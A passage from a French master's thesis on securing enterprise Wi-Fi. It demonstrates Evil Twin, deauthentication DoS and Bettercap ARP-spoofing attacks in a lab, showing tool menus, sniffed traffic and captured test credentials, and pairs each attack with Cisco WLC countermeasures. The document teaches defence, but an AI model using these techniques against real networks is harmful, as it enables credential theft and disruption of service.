


Figure III. 56: : Ajout du composant logiciel enfichable "Certificates" dans la console MMC pour la gestion des certificats du compte ordinateur..




Figure III. 57: Affichage des certificats installés sur l'ordinateur local dans la console MMC pour l'authentification RADIUS.

Le rôle du certificat en PEAP

L'objectif principal du certificat RADIUS en PEAP est de **sécuriser la connexion** entre l'appareil du client et le serveur RADIUS avant que l'utilisateur n'entre son mot de passe.

Problème sans certificat

Si on se connectes à un Wi-Fi d'entreprise et que ton PC envoie directement, votre mot de passe à un serveur inconnu. Si c'est un **faux serveur RADIUS (attaque Evil Twin)**, il vole votre mot de passe.

Solution avec PEAP :

- A. **Le client vérifie le certificat du serveur RADIUS** avant de lui envoyer son mot de passe.
- B. Si le certificat est valide et signé par une autorité de confiance (CA), alors le client **sait qu'il parle au vrai serveur**.
- C. **Un tunnel chiffré est créé** entre le client et le serveur pour protéger le mot de passe contre les écoutes (sniffing).
- D. L'utilisateur peut entrer son mot de passe **en toute sécurité**, car il ne peut être volé en cours de route.

d. Evil Twin avec Airedddon

L'attaque **Evil Twin avec Airedddon** repose sur la création d'un faux point d'accès Wi-Fi imitant un réseau légitime. **Airedddon** automatise le processus en lançant une attaque de désauthentification pour forcer les utilisateurs à se reconnecter au faux AP. Ensuite, une page captive de phishing est affichée pour inciter la victime à entrer la clé Wi-Fi, permettant ainsi à l'attaquant de récupérer les identifiants réseau.

Objectif : Cloner un réseau Wi-Fi existant pour intercepter les connexions.

Outils utilisés: Airedddon.




Figure III. 58: Menu d'attaque Wi-Fi Sélection de l'option Evil Twin.

Résultat : Les victimes se sont connectées à l'AP malveillant.




Figure III. 59: Attaque Evil Twin : Capture du mot de passe via un portail captif.

Contre-mesures :

- Déployer un Wireless Intrusion Prevention System (WIPS).

Activer le WIPS sur le WLC

a. Activer le mode "Monitor" sur un AP dédié

- Accéder au WLC via l'interface web.
- Aller dans Wireless → Access Points → AP Name.
- Dans AP Mode, sélectionner Monitor Mode.
- Appliquer et sauvegarder.

b. Configurer la détection des APs Rogue

- Aller dans Security → Wireless Protection Policies → AP Authentication.
- Activer Rogue Detection et définir des politiques :
 - **Friendly APs** : Liste blanche des APs autorisés.
 - **Malicious APs** : Détecter les APs inconnus ou imitant votre SSID (**Evil Twin**).



Figure III. 60: Gestion des points d'accès rogue sur un contrôleur Cisco WLAN.

Définir les actions automatiques :

- **Containment Mode** : Empêcher les connexions aux Rogue APs.

Activer la détection d'attaques Wi-Fi


- Aller dans **Security > Wireless Protection Policies > Intrusion Prevention** et activer;
- Détection de Rogue AP (Evil Twin, Rogue Hotspot);
- Détection de Spoofing (MAC Spoofing, usurpation SSID);
- Détection d'attaques DoS (Flooding, de-authentication attack);
- Alertes en temps réel (Syslog, Prime Infrastructure, Email).

c. Déni de Service avec Airedddon

L'attaque Déni de Service (DoS) avec Airedddon vise à perturber un réseau Wi-Fi en saturant son spectre avec des paquets de désauthentification. En exploitant la fonction de désauthentification de Airedddon, l'attaquant force les clients à se déconnecter en continu du point d'accès ciblé, rendant le réseau inutilisable sans nécessiter d'accès préalable à celui-ci.

Objectif : Perturber un réseau Wi-Fi avec des paquets de désauthentification.

Outils utilisés : Airedddon.



```

root@fsociety: /home/cybaron
***** airedddon v11.22 main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
-----
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
-----
4. DoS attacks menu      I
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
-----
11. About & Credits / Sponsorship mentions
12. Options and language menu
-----

«Hint» When airedddon requests you to enter a path to a file either to use a dictionary, a Handshake or anything else, did you know that you can drag and drop the file over the airedddon window? In this way you don't have to type the path manually
-----
> 4

```

Figure III. 61: Airedddon-Sélection du menu d'attaques DoS.

Résultat : Le Wi-Fi cible a été complètement paralysé.




Figure III. 62: Impossible de se connecter au réseau 'Viruse' après une attaque DoS.

Contre-mesures :

- Activer les protections anti-DOS sur contrôleur wi-fi (WLC).
- **Activer la protection contre les attaques de désauthentification (PMF)**
 - Accéder à l'interface WLC → WLANs → Sélectionner votre SSID;
 - Aller dans Security > Layer 2;
 - Activer Protected Management Frames (PMF) :
 - **Optional** : Protection activée, mais les clients non compatibles peuvent toujours se connecter.
 - **Required** : Seuls les clients compatibles PMF peuvent se connecter.




Figure III. 63: Configuration des Protected Management Frames (PMF) sur un Cisco WLC pour renforcer la sécurité Wi-Fi.

➤ **Activer la détection et l'atténuation des attaques de dé-authentication**

- Aller dans Security → Wireless Protection Policies → Intrusion Prevention;
- Activer :
 - Détection des attaques de désauthentification.
 - Détection des attaques de désassociation.
 - Détection du flooding d'authentification.
 - Détection des Rogue APs envoyant de fausses requêtes.

➤ **Configurer une alerte ou une action automatique (containment).**

F. Surveillance et Espionnage avec Bettercap

L'attaque **Surveillance et Espionnage avec Bettercap** permet d'intercepter et d'analyser le trafic réseau en temps réel. Grâce à ses modules de sniffing et d'attaque **MITM (Man-In-The-Middle)**, Bettercap peut capturer des identifiants, surveiller les communications, et injecter du contenu malveillant, offrant ainsi une visibilité complète sur les échanges des utilisateurs connectés au réseau ciblé.

Objectif : Capturer les communications des utilisateurs Wi-Fi.

Outils utilisés : Bettercap.s

```
(cybaron@fsociety)-[~]
$ sudo su
[sudo] password for cybaron:
(root@fsociety)-[/home/cybaron]
# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]
192.168.50.0/24 > 192.168.50.102  * [00:01:07] [sys.log] [inf] gateway monitor started ...
192.168.50.0/24 > 192.168.50.102  * help
```

Figure III. 64: Lancement de Bettercap et surveillance de la passerelle réseau.

Résultat : L'attaquant a pu intercepter du trafic en clair.

```
uname=cybaron@pass=cybaron
192.168.50.0/24 > 192.168.50.102  * [00:16:30] [net.sniff.http.request] [inf] Redmi-Note-11 POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/login.php
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Content-Length: 26
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

uname=cybaron@pass=cybaron
192.168.50.0/24 > 192.168.50.102  * [00:16:30] [net.sniff.https] [inf] Redmi-Note-11 > https://content-autofill.googleapis.com
192.168.50.0/24 > 192.168.50.102  * [00:16:30] [net.sniff.https] [inf] Redmi-Note-11 > https://content-autofill.googleapis.com
192.168.50.0/24 > 192.168.50.102  * [00:16:30] [net.sniff.http.request] [inf] Redmi-Note-11 GET testphp.vulnweb.com/login.php
192.168.50.0/24 > 192.168.50.102  * [00:16:30] [net.sniff.http.request] [inf] Redmi-Note-11 GET testphp.vulnweb.com/login.php
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://i.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://i.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://i.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://i.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://i.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://i.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://gtglobal.intl.miui.com
192.168.50.0/24 > 192.168.50.102  * [00:17:13] [net.sniff.https] [inf] Redmi-Note-11 > https://gtglobal.intl.miui.com
192.168.50.0/24 > 192.168.50.102  * [00:17:14] [net.sniff.https] [inf] Redmi-Note-11 > https://instagram.fcmn2-2.fna.fbcdn.net
192.168.50.0/24 > 192.168.50.102  * [00:17:14] [net.sniff.https] [inf] Redmi-Note-11 > https://instagram.fcmn2-2.fna.fbcdn.net
192.168.50.0/24 > 192.168.50.102  * [00:17:14] [net.sniff.https] [inf] Redmi-Note-11 > https://instagram.fcmn2-1.fna.fbcdn.net
192.168.50.0/24 > 192.168.50.102  * [00:17:14] [net.sniff.https] [inf] Redmi-Note-11 > https://instagram.fcmn2-1.fna.fbcdn.net
192.168.50.0/24 > 192.168.50.102  * [00:17:18] [net.sniff.https] [inf] Redmi-Note-11 > https://graph.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:18] [net.sniff.https] [inf] Redmi-Note-11 > https://graph.instagram.com
192.168.50.0/24 > 192.168.50.102  * [00:17:18] [net.sniff.https] [inf] realme-9 > https://connectivitycheck.gstatic.com
192.168.50.0/24 > 192.168.50.102  * [00:17:18] [net.sniff.https] [inf] realme-9 > https://connectivitycheck.gstatic.com
192.168.50.0/24 > 192.168.50.102  * arp.spoof off
[00:17:33] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[00:17:33] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.
192.168.50.0/24 > 192.168.50.102  * net.sniff off
```

Figure III. 65: Capture de trafic avec Bettercap : interception des requêtes HTTP et HTTPS.

Contre-mesures :

- Forcer l'usage du chiffrement (HTTPS, VPN, WPA3).
- **Contre-mesures Générales**
 - Mise en place des sécurités suivantes :
 - Sécurisation des VLANs et du Wi-Fi avec 802.1X et RADIUS
 - Protection contre le spoofing et le MITM avec ARP/DHCP Security
 - Déploiement de solutions WIPS et de surveillance des logs

Conclusion

Ce chapitre a permis de démontrer les vulnérabilités d'un réseau non sécurisé et d'implémenter des mesures avancées de protection. L'adoption de bonnes pratiques et de solutions robustes est essentielle pour sécuriser une infrastructure Wi-Fi en entreprise.

Conclusion Générale

La base de notre projet est la sécurisation du réseau Wi-Fi au sein de l'entreprise.

Dans le premier chapitre, nous avons présenté l'entreprise d'accueil ainsi que son infrastructure réseau existante. Ensuite, dans le second chapitre, nous avons analysé les différentes vulnérabilités et attaques pouvant compromettre la sécurité d'un réseau Wi-Fi, en détaillant des attaques spécifiques telles que l'Evil Twin Attack, le brute-force sur WPA2/WPA3, et les attaques ARP Spoofing et VLAN Hopping. Nous avons également introduit plusieurs mécanismes de protection, notamment WPA3-Enterprise, l'authentification 802.1X avec RADIUS et la segmentation des VLANs.

Dans le troisième chapitre, nous avons procédé à la mise en œuvre et à la simulation de la solution proposée à l'aide de l'émulateur EVE-NG. Cette phase nous a permis de tester différentes configurations de sécurité, notamment l'intégration du serveur RADIUS (NPS), le filtrage MAC dynamique, l'activation du DHCP Snooping et de Dynamic ARP Inspection (DAI), ainsi que l'application de politiques strictes de segmentation du réseau.

Le travail effectué dans ce mémoire constitue une exploration approfondie du domaine de la sécurité des réseaux sans fil. À travers ce projet, nous avons pu mettre en place une politique de sécurité efficace visant à protéger l'infrastructure Wi-Fi contre les menaces courantes. La réalisation de ce projet a été une expérience enrichissante qui nous a permis d'acquérir des compétences essentielles et d'approfondir notre compréhension des bonnes pratiques en matière de cybersécurité.

Bien évidemment, une sécurité absolue reste un idéal difficile à atteindre. La sécurité d'un réseau Wi-Fi est un processus évolutif qui doit s'adapter en permanence aux nouvelles menaces et techniques d'attaques. Ainsi, nous envisageons plusieurs perspectives pour poursuivre ce travail, notamment :

- Etude de certificat à mettre en place pour le réseau WiFi de l'entreprise ;
- La mise en œuvre d'un IPS et d'un IDS afin de détecter et prévenir les intrusions en temps réel.

Ces améliorations permettront d'optimiser encore davantage la sécurité du réseau Wi-Fi et d'assurer une protection renforcée contre les menaces émergentes.

BIBLIOGRAPHIE



Documents

[1] Documentation interne de l'entreprise

Livres

[8] Ohrtman, F. (2003). *Wi-Fi Handbook: Building 802.11b Wireless Networks*. New York, USA: McGraw-Hill. "

Mémoires

[6] Theme Etude sur les mécanismes de sécurité d'un réseau Wi-Fi/ memoire Master Réseaux et Télécommunications / UNIVERSITE MOULOUD MAMMERI TIZI-OUZOU/

https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://www.ummto.dz/dspace/bitstream/handle/ummto/6243/GuermahNabila_AminiHocine.pdf&ved=2ahUKEwjnfqG86yLAXUIUKQEHRsRD04QFnoECBcQAQ&usg=AOvVaw3SKBETUPTNzw_SXwfMFWWj /2012/2013

[10] - une solution de protection et sécurité au périmètre du réseau d'entreprise, basé sur le pare-feu FORTIGATE / memoire fin d'étude gestion des reseaux informatiques /institut ben hamouda /2021/2022

Webographie

[2] <https://www.wi-fi.org/> , Consulté le 05/02/2025 à 10:30

[3] <https://selectra.info/telecom/guides/comprendre/frequences> . consulté le 06/02/2025 à 11:40.

[4] <https://www.cisco.com/> , consulté le 06/02/2025 à 11:45

- [5] <https://standards.ieee.org/> Consulté le 06/02/2025 à 12:00
- [7] <https://www.redhat.com/fr/topics/security#pr%C3%A9sentation>, consulté le 05/02/2024 à 18:50.
- [9] https://www.researchgate.net/figure/la-topologie-du-mode-infrastructure_fig4_360846620 , consulte le 06/02/2025 a 16:00.
- [11] <https://www.g2.com/categories/wireless-lan-controllers> , consulte le 17/02/2025 a 20:13.
- [12] https://www.mywifiservice.com/fr/installation/Building_Hotspot_WiFi_Network , consulte le 20/02/2025 a 7:05
- [13] <https://www.fs.com/fr/blog/nic-card-guide-for-beginners-functions-types-and-selection-tips-7733.html> , consulte le 20/02/2025 a 7:10
- [14] <https://www.fs.com/fr/blog/wireless-lan-controller-explained-7862.html> , consulte le 20/02/2025 a 7:10
- [15] <https://www.fingerinthenet.com/reseau-wi-fi-les-controleurs-wlc/> , consulte le 02/03/2025 a 18:40
- [16] <https://www.securewirelessworks.com/Aruba-7010.asp>, consulte le 04/03/2025 a 21:57
- [17] <https://circuitglobe.com/difference-between-star-and-ring-topology.html> , consulte le 05/03/2025 a 1:03am
- [18] <https://boardmix.com/tips/mesh-topology-diagram/> , consulte le 05/03/2025 a 1:05 am
- [19] <https://slideplayer.fr/slide/12355345/> , consulte le 05/03/2025 a 1:10 am
- [20] <https://www.avast.com/c-evil-twin-attack> , consulte le 05/03/2025 a 1:15 am
- [21] <https://www.formip.com/pages/blog/les-attaques-dusurpation-didentite> , consulte le 05/03/2025 a 1:17 am
- [22] <https://fr.radware.com/cyberpedia/ddos-attacks/dos-vs-ddos-attack-what-is-the-difference/> , consulte le 05/03/2025 a 1:20 am
- [23] <https://trustmyscience.com/vpn-technologie-multiples-avantages/> , consulte le 05/03/2025 a 1:20 am
- [24] <https://www.asustor.com/admv2?type=3&subject=12&sub=135&lan=fre> , consulte le 05/03/2025 a 1:25 am
- [25] <https://learn.microsoft.com/fr-fr/entra/architecture/auth-radius> , consulte le 05/03/2025 a 1:30am

[26] <https://www.logsign.com/blog/what-are-the-types-of-dashboards-in-a-siem-solution/> ,
consulte le 05/03/2025 à 1:35am

[27] <https://www.cover6solutions.com/network-emulation-virtual-environments-with-eve-ng/>
, consulté le 06/03/2025 à 13:30.

[28] <https://www.flexsi.fr/2023/06/28/wi-fi-6-en-entreprise-la-strategie-tout-wi-fi-est-elle-realiste/> , consulte le 29/03/2025 à 14:30

Résumé

Les réseaux Wi-Fi en entreprise sont exposés à de nombreuses menaces, ce qui rend leur sécurisation essentielle.

Dans ce travail, nous nous concentrons sur l'amélioration de la sécurité des réseaux Wi-Fi en mettant en place des mécanismes avancés de protection et en simulant diverses attaques sur EVE-NG. Nous avons configuré différents composants réseau, notamment un serveur RADIUS (NPS), un pare-feu, ainsi que des contrôles d'accès basés sur 802.1X pour renforcer l'authentification et la gestion des utilisateurs.

L'objectif est de protéger les réseaux sans fil des organisations contre les menaces et attaques courantes, telles que l'Evil Twin Attack, le brute-force WPA2/WPA3, l'ARP Spoofing, et le VLAN Hopping. Pour cela, nous avons mis en place une segmentation VLAN stricte, activé des fonctionnalités comme DHCP Snooping et Dynamic ARP Inspection, et configuré des politiques de sécurité adaptées.

Des tests ont été réalisés afin d'évaluer l'efficacité des solutions mises en place. Ce projet vise à fournir une approche robuste et efficace pour sécuriser les réseaux Wi-Fi en entreprise.

Mots-clés : Sécurité Wi-Fi, WPA3-Enterprise, 802.1X, RADIUS, VLAN, Attaques, EVE-NG.

Abstract

Enterprise Wi-Fi networks are exposed to numerous threats, making their security essential.

In this work, we focus on improving Wi-Fi network security by implementing advanced protection mechanisms and simulating various attacks on EVE-NG. We configured different network components, including a RADIUS server (NPS), a firewall, and 802.1X-based access controls to enhance authentication and user management.

The objective is to protect wireless networks from common threats and attacks such as Evil Twin Attack, WPA2/WPA3 brute-force, ARP Spoofing, and VLAN Hopping. To achieve this, we implemented strict VLAN segmentation, enabled features like DHCP Snooping and Dynamic ARP Inspection, and configured tailored security policies.

Tests were conducted to assess the effectiveness of the implemented solutions. This project aims to provide a robust and effective approach to securing enterprise Wi-Fi networks.

Key-words: Wi-Fi Security, WPA3-Enterprise, 802.1X, RADIUS, VLAN, Attacks, EVE-NG.